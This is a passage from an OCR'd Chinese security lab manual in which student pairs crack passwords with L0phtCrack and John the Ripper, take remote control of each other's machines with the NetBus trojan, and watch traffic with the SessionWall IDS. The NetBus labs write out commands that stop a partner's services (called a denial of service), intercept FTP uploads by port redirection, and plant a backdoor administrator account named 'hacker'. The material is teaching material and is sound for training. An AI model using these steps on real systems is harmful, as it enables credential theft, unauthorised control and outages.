
实验步骤：

1、从 UNC 路径＼＼teacher＼share＼获得 LOpht 安装包，然后将 LOphtCrack 安装到本地

2、每个人都使用 User Manager 创建新用户，以特定字典中的单词作为用户名，例如象 admin，adm，superuser 等


3、与合作伙伴协商一致，使用相同的管理员用户名和密码，这样就无需输入帐户与密码而直接获得对方系统的管理员权限，从而有权获得帐户数据库文件

4、单击开始>程序>LOphtCrack2．5>LOphtCrack2．5，打开 LophtCrack




5、在 Tools 菜单中选择第一项 Dump Passwords from Registery

6、要求输入合作伙伴的主机名或 IP 地址，访问合作伙伴的帐户数据库，在这里输入 sx(x 为合作伙伴座位号)



7、L0phCrack 中将显示合作伙伴的所有的用户名列表，在 tool 菜单中，选择 Run Crack



8、取决于密码复杂性和用户数量，LOPhtCrack 将花费相应的时间以破解出密码，观察对方新建用户的密码

使用 L0phtCrack 破解 NT 密码属于字典／穷举算法，这也是很多暴力攻击工具使用的方法，密码稍微复杂，就会花费相当长的时间，因此，适当使用较为复杂的密码可以极大地加强系统的安全性。

实验九：使用 John the Ripper 破解 Linux 密码

实验等级： 中

实验目的： 安装、配置 John the Ripper，掌握其用法和它的参数意义

实验步骤：

1、以 root 身份登录到 linux

2、使用 linuxconf,useradd、adduser 命令创建如下用户

用户名	密 码
wordsworth	prelude
blake	jerusalem
keats	ode

可以使用以下命令创建用户：

host#useradd worsworth

可以使用以下命令修改密码：

host#passwd wordsworth

Changing password for user wordsworth

New UNIX password：

BAD PASSWORD：it's WAY too short

Retype new UNIX password：

passwd：all authentication tokens updated successfully

3、创建简单的密码字典文件 crackfile：touch crackfile

4、使用 Vi 编辑上述文件，文件内容为上面表格中的各个密码(注意区分大小写)，最后输入 root 用户的密码 noyas

5、从 UNC 路径＼＼teacher\share＼获得 John the Ripper 源文件

6、解开所得到的压缩文件包，得到 john-1．6 文件夹

host#tar –zxvf john –1_6_tar.gZ

7、进入 john -1．6 下的 src 文件夹

cd /john -1．6／src／

8、使用 make 命令，将输出结果保存到 type 文刊：中

host#make>type

9、使用 VI 命令查看 type 文件内容

10、编译源文件：make linux -x86 –any -elf

11、进入/john-1．6／run／目录下，运行以下命令开始破解 linux 密码，应用程序应该够很快获得在前面创建的密码

host#．/john -wordfile：crackfile／etc／shadow

12、键入以下命令∴/john／passwd／shadow -show，应用程序将显示出破解的密码列表

13、使用以下命令让 John the Ripper 进行蛮力攻击

host#／．john／etc／shadow

14、待一段时间后，按 CTRL+C 终止程序运行，可以看出，John the Ripper 既可以用来进行字典攻击，也可以用来进行穷举攻击

实验十：使用 NetBUS 进行主机控制

实验等级： 高


实验目的： NetBusl．7 的界面所对应的功能，能够在 NetBus 中远程控制对方的文件系统

实验步骤：

1、从 LINC 路径＼＼teacher\share＼获得 NetBus，复制到自己的桌面上

2、确信合作伙伴是以 Administrator 身份登录的


3、输入合作伙伴的 IP 地址，单击 Connect 按钮，连接到合作伙伴的系统上




4、选择 File Manager>Show Files，将得到对方系统的文件信息

5、这里会显示出对方硬盘中所有的文件

6、搜寻整个驱动器，注意所发现的一些敏感文件
所能够发现的文件和文件夹，是可以删除、修改的，也就是说，入侵者具有 Read／Write 甚至 FullControl 权限
7、关闭 RemoteFileManager 对话框，然后单击开始 Program 按钮




8、打开一些应用程序，例如 NotePad，Calculator，User Manager for Domains，Server Manager 等等
上面我们打开了一些应用程序，其实我们还可以关闭任何正在运行的程序，可以试着关闭合作伙伴的一个非敏感程序
9、在 NetBus 主界面上单击 Activewnds 按钮
10、单击 Refresh 按钮，报告合作伙伴的系统上当前正在运行的应用程序



11、重启合作伙伴的系统：等合作伙伴登录后，可以看出 NetBus 服务器端程序已经自动运行 NetBus 作为早期的木马程序，在功能上是比较全面的，并且在此类工具中也具有一定的代表性：本实验主要实践了 NetBus 远程连接与管理，对这一类工具的工作方式和攻击症状加以掌握，从而采取措施进行防范与侦察

实验十一：分析 NetBus 会话端口

实验等级：　低
实验目的：　进一步掌握 NetBus 的控制原理
实验步骤：
1、合作者 1：打开 Sniffer Pro，准备好捕捉从合作伙伴发出的数据包
2、合作者 1：开始捕捉数据包，提示合作伙伴开始一个 NetBus 会话连接
3、合作者 2 在 NetBus 客户端程序中，单击 FileManager 按钮，打开 Romote File Manager 窗口
4、合作者 2：单击 ShowFiles 按钮，一段时间后将能够获得对方的硬盘文件信息
5、合作者 1：捕获到相应数据包后终止，然后打开并解码数据包，可以看出 NetBus 默认使用 12345 和 12346 端口进行会话
6 合作者 2：单击 ServerSetup 按钮，然后改变端口设置，输入任意大于 1023 的端口号



7、合作者 2：运行几个 NetBus 命令

8、合作者 l：使用 Sniffer Pro 再次捕捉数据包，观察分析端口信息

在上面的实验中，我们修改了 NetBus 使用的端口号，这样检测 12345 利 12346 两个端口是无法判断 NetBus 是否存在的，因此需要检查注册表项：

HKEY_LOCAL_MACHlNE＼SOFTWARE＼Microsofi＼Windows＼CurrentVersion\Run 键值名称和服务名称相同，一般为 patch．exe，如果攻击者采用了密码保护，则密码可以在 HKEY_CURRENT_USER＼Patch＼Settings＼ServerPwd 找到

实验十二：使用 NetBus 进行远程控制


实验等级：可选

实验步骤：

1、打开 NetBus，单击 AppRedirect 按钮

2、输入以下命令：C：＼winnt＼system32＼cmd．exe

3、在 I／O 端口对话框中，输入端口号 9876



4、单击开始按钮，使用 9876 端口连接到对方主机，这样就直接访问对方的命令行提示状态


5、使用如下命令终止对方的 FTP 服务：net stop “ftp publishing service”

6、使用如下命令终止对方的 HTTP 服务：net stop “world wide web publishing service”

7、通过以上操作即可引起拒绝服务攻击

8、转回到 NetBus

9、单击 PortRedirect 按钮，在出现的窗口中，在 ListenTCP-port 字段输入 21，在 Redirect host 中输入自己的 IP 地址，在 Redirect TCP-port 中输入 21，最后单击 Enable 按钮



10、 提示第三方建立到合作伙伴的 FTP 连接，并且上传一个简单的文本文件

11、 检查自己的 FTP 目录，应该可以发现第三方打算上传给合作伙伴的文件

12、 使用以下命令停止合作伙伴的 Web 服务：net stop server

13、 重新启动 FTP 和 HTTP 服务，取消端口和应用程序的重定位

14、 打开 NotePad，编辑文件 add．bat，文件内容如下：

net user hacker passwd／add

net local group administrators hacker／add

15、 用 NetBus 将 add．bat 文件传到合作伙伴的系统中，然后运行，在合作伙伴的系统中加入管理员组成员 hacker，这样攻击者可以在任何时间以 hacker 登录系统进行前门攻击。


实验十三：使用 SessiOnWall 进行实时安全检测

实验等级： 高

实验目的： 了解 IDS 的原理，并掌握 CASessionWall 产品的配置和使用

实验步骤：


1、 单击开始>程序>Session Wall>SessionWail-3，打开 SessionWall



2、 打开 PingPro

3、 在 PingPro 中选取 Scan 标签


4、 配置 Pin9 Pro 检测合作伙伴的系统，即将开始 Address 和 End Address 定义为 192．168．1．x(x 为合作伙伴的座位号)，各项配置如下图：



5、 单击开始按钮开始检测

6、 由于合作双方进行同样的练习，可以从 SessionWall 中看到指示灯闪烁和流量增加的信息

7、 在 SessionWall 的工具栏中，单击安全检测图标按钮：，打开 Detected Security Violations 窗口



8、 关闭 Detected Security Violations 窗口，然后关闭 SessionWall

9、 最后关闭 PingPro

SessionWall 可以用来充当实时监测系统，直接的图标报警方式较为直观，而且它的检测结果非常友好、易于分析，有助于网络安全审计人员迅速做出反应

实验十四：用 SessiOnwall 监视主机活动

实验等级：　中


实验目的：　了解 SessionWall 的强大功能以及
IDS 在网络中的地位与作用

实验步骤：


1、打开 SessionWall-3

2、建立几个 HTTP 和 FTP 连接


3、在 SessionWall 中观察右侧窗格的协议带宽占用分布图形显示，下图只是一个例子，实际当中，应该有多种协议组成带宽占用图



4、在下部窗格中加亮标示自己系统的图标



5、右键单击该图标，在弹出菜单中选择 Progress>Station Traffic Over Time，显示如下



6、开始几个 HTTP 和 FTP 会话

7、查看 SessionWall 中的显示结果

8、查看网络中其它主机的当前活动，应当可以看到各种网络协议的交通流量和具体数据，甚至可以非常清楚的看出主机方正在查看的 Web 页面

9、提示合作伙伴使用 IE 打开浏览你的 Web 站点，然后再建立一个 FTP 会话

10、再合作伙伴完成以上操作后，在左边的窗格中单击自己的系统

11、注意 FTP 和 HTTP 图标，展开它们观察细节描述

在建立 HTTP 连接的同时，SessionWall 捕捉数据包并加以重新装配，因此所得到的监视结果就是实际网页，对网络系统中的各个主机活动了如指掌，SessionWall 的这一功能使得在对主机级安全性要求不高的环境下完全可以替代 ITA 等主机级的 IDS

实验十五：在 SessiOnWall 中创建、设置、编辑审计规则

